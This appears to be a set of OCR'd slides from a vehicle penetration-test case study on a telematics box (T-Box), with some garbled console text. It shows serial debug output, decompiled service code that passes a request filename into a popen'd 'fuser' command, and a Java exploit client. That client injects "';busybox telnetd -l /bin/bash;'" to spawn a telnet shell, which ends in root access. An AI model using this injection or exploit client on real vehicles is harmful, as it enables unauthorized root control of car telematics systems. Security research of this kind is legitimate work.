
- Type 5. Private Service Vuln



```
.~~.V........drdbcv 102V~~.V........DBCValue timers : 102
   1:                           GW,                                                EE...........1 = 0.000000("")
   2:                           GW,                                                ....SOC........ = 0.000000("")
   3:                           GW,                                             .................... = 0.000000("")
   4:                           GW,                                             .................... = 0.000000("")
   5:                           GW,                                             PSDCU_FL........... = 0.000000("")
   6:                           GW,                                             PSDCU_FL........... = 0.000000("")
   7:                           GW,                                             PSDCU_FR........... = 0.000000("")
   8:                           GW,                                             PSDCU_FR........... = 0.000000("")
   9:                           GW,                                             PSDCU_RL........... = 0.000000("")
  10:                           GW,                                             PSDCU_RL........... = 0.000000("")
  11:                           GW,                                             PSDCU_RR........... = 0.000000("")
  12:                           GW,                                             PSDCU_RR........... = 0.000000("")
q~~*........./~~*.........Iq...~~+.........NN..'~~+............~~.V........password [redacted]z~~.V......... ok
.~~.V.....
..asopenftp'~~.V........~~`.........version.~~`......).. firmware version                : AG35CEVAR05A07T4G_OCPU_INTCN60COM
 ota app version                  : OTA_J302BQB21A007[A-01]\Jan  6 2023\08:18:35
 mpu app version                  : MPU_J302BQB21A039[A-5]\Jan  6 2023\08:46:53
 mcu app run version              : MCU_J302BQB21A023[A-03]\Jan  5 2023\13:24:54
 mcu app upgrade version          : MCU_J302BQB21A023[A-03]
 mcu bootloader version           : BTL_J302BQ001[A-01]\Jun 25 2018\14:48:36
 version show ok
 -------------------------------dataover--------------------------------
.~
```



```
~..........          ~~...........[ ..~~
.............p~~
...........~~..........password [redacted]~~.......... ok
.~~.F.....
..drdbcv 17v~~.F.....0..DBCValue timers : 102
   1:                           GW,                                                  P18B012 = 0.000000("")
   2:                           GW,                                                  P18B112 = 0.000000("")
   3:                           GW,                                                  P18B212 = 0.000000("")
   4:                           GW,                                                  P18B464 = 0.000000("")
   5:                           GW,                                                  P18B217 = 0.000000("")
   6:                           GW,                                                  P18B400 = 0.000000("")
   7:                           GW,                                                  P18B61C = 0.000000("")
   8:                           GW,                                                  P18B200 = 0.000000("")
   9:                           GW,                                                  P18B098 = 0.000000("")
  10:                           GW,                                                  P18B498 = 0.000000("")
  11:                           GW,                                                  P18B398 = 0.000000("")
  12:                           GW,                                                  P18B664 = 0.000000("")
  13:                           GW,                                                  P18B316 = 0.000000("")
  14:                           GW,                                                  U18B686 = 0.000000("")
  15:                           GW,                                                  P18B71C = 0.000000("")
.~~.F.....
..drdbcv 27r~~.F.....0..DBCValue timers : 102
   1:                           GW,                                                  P118312 = 0.000000("")
```




```
 -------------------------------dataover--------------------------------
.~~.F........SD Status:        16 / 5200(MB)
T~~.F............[~~.F................/mnt/sdcard/canlog/20230622_144410(25_339).iwd        C          304840
/mnt/sdcard/canlog/20230622_141506(25_331).iwd     C          3265451   2023-06-22 14:15:41
/mnt/sdcard/canlog/20230622_175113(25_384).iwd     C          3519463   2023-06-22 17:51:53
/mnt/sdcard/canlog/20230620_173835(25_215).iwd     C          3058129   2023-06-20 17:39:07
/mnt/sdcard/canlog/20230622_204513(25_432).iwd     C          2819251   2023-06-22 20:46:10
/mnt/sdcard/canlog/20220923_194017(20_37).iwd      C          2897796   2022-09-23 19:40:50
/mnt/sdcard/canlog/20230616_125305(25_68).iwd      C          3063166   2023-06-16 12:53:36
/mnt/sdcard/canlog/20230622_153232(25_358).iwd     C          4255923   2023-06-22 15:33:28
/mnt/sdcard/canlog/20230621_002451(25_230).iwd     C          3017465   2023-06-21 00:25:22
/mnt/sdcard/canlog/20230414_192910(23_22).iwd      C          2444167   2023-04-14 19:29:41
/mnt/sdcard/canlog/20230624_153920(25_448).iwd     C          2482002   2023-06-24 15:39:52
/mnt/sdcard/canlog/20230708_075208(25_474).iwd     C          1873698   2023-07-08 07:52:39
/mnt/sdcard/canlog/20230622;~~.F................_202556(25_415).iwd     C          4535718   2023-06-22 20:26
/mnt/sdcard/canlog/20230618_203258(25_134).iwd     C          2210142   2023-06-18 20:33:30
/mnt/sdcard/canlog/20230520_144812(23_58).iwd      C          2902281   2023-05-20 14:48:43
/mnt/sdcard/canlog/20230622_183153(25_402).iwd     C          7032115   2023-06-22 18:33:44
/mnt/sdcard/canlog/20230618_112508(25_119).iwd     C          1818935   2023-06-18 11:25:40
/mnt/sdcard/canlog/20230622_173241(25_374).iwd     C          1530952   2023-06-22 17:33:11
/mnt/sdcard/canlog/20220917_160700(20_32).iwd      C          2307340   2022-09-17 16:08:59
/mnt/sdcard/canlog/20230622_151853(25_352).iwd     C          4161186   2023-06-22 15:19:46
/mnt/sdcard/canlog/20230621_082031(25_277).iwd     C          2466868   2023-06-21 08:21:03
/mnt/sdcard/canlog/20230621_020714(25_250).iwd     C          3643387   2023-06-21 02:07:58
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 5. Private Service Vuln



```
else
{
  if ( arg != 1029 )
  {
    sub_D3DC(a2 + 1, s, stat
    return (void *)sub_D728
  }
  if ( a2 )
  {
    memset(filename, 0, 0x1(
    memcpy(filename, a2 + 5
    v58 = *(_DWORD *)(a2 +
    dword_127538 = *(_DWORD
    memset(s, 0, 0x2800u);
    v59 = *((unsigned __int
    s[0] = 3;
    if ( v59 == 47 )
    {
      sub_D140(&v84);
    }
    else
    {
      if ( sink_func(filename) )
      {
        sub_CE468(18, 0, (int)"executeRequestCommand", 2376,
        return (void *)sub_D728(17413, s, 1);
      }
      if ( _xstat(3, filename, (struct stat *)stat_buf) )
      {
        v71 = _errno_location();
        sub_CE468(18, 0, (int)"executeRequestCommand", 2386,
        v84 = 0;
      }
      else
      {
        v84 = *(_DWORD *)&stat_buf[44];
      }
    }
```

```
    sub_CE468(18, 3, (int)"processClientRequest"
    sub_CE468(18, 3, (int)"processClientRequest"
  }
  if ( v13 )
  {
    memset(byte_1AD5B50, 0, sizeof(byte_1AD5B50)
    memcpy(byte_1AD5B50, (const void *)(a1 + v5)
    sub_CE6AC(18, 3, 0, "client request_data:",
    v5 += (__int16)v13;
    if ( byte_1AD5B50[0] == 6 )
      sub_CE468(18, 2, (int)"processClientReques
    result = sub_D92C(arg_0, byte_1AD5B50, (__in
  }
  else
  {
    result = sub_D92C(arg_0, 0, 0, a3);
  }
  ++v6;
}
while ( v6 < (unsigned __int8)byte_127644 );
return result;
}
```

```
int __fastcall sink_func(const char *a1)
{
  FILE *v2; // r0
  FILE *v3; // r5
  size_t v4; // r4
  int *v6; // r0
  char v7; // r0
  char arg; // [sp+4h] [bp-1ACh]
  char ptr[128]; // [sp+8h] [bp-1A8h] BYREF
  char s[296]; // [sp+88h] [bp-128h] BYREF

  memset(s, 0, 0x118u);
  memset(ptr, 0, sizeof(ptr));
  snprintf(s, 0x118u, "fuser '%s'", a1);
  v2 = popen(s, "r");
  v3 = v2;
  if ( v2 )
  {
    v4 = fread(ptr, 1u, 0x80u, v2);
    pclose(v3);
    if ( v4 )
    {
      sub_CE468(7, 0, (int)"file_isusing", 667, "file is using by:%s", (char)ptr);
      return 1;
    }
    else
    {
      sub_CE468(7, 2, (int)"file_isusing", 672, "file is not using", arg);
      return 0;
    }
  }
  else
  {
    v6 = _errno_location();
    v7 = (unsigned __int8)strerror(*v6);
    sub_CE468(7, 0, (int)"file_isusing", 658, "popen failed:%s", v7);
    return 0;
  }
}
```

```java
public static void main(String[] args) {
    String serverAddress = "192.168.1.1";
    int serverPort = 50010;

    try {
        Socket socket = new Socket(serverAddress, serverPort);

        OutputStream outputStream = socket.getOutputStream();
        InputStream inputStream = socket.getInputStream();
        System.out.println("Socket Connected  ");
        String hexString1 = "7e0c000000010704010006097e";
```

```java
        System.out.printf("\n");
        String filename = "';busybox telnetd -l /bin/bash;'";
        byte [] testmessage = DataMessage.send_1029(filename.length(),filename);
        outputStream.write(testmessage);
        outputStream.flush();
        receivedData = new byte[1024];
        bytesRead = inputStream.read(receivedData);
        System.out.printf("recv log \n");
        for(byte b : receivedData) {
            System.out.printf("%02x ", b);
        }
```

```
(base) migriane@MigrainedeMacBook-Pro tbox_all % telnet 192.168.1.1
Trying 192.168.1.1...
Connected to mobileap.qualcomm.com.
Escape character is '^]'.

mdm-perf 202103300946 mdm9607

bash-4.3# id
uid=0(root) gid=0(root)
bash-4.3#
```

Pwn!

Binary file get from T-Box FTP service.


*T-Box,Telematics BOX.

Vehicle Internal Network Penetration Test

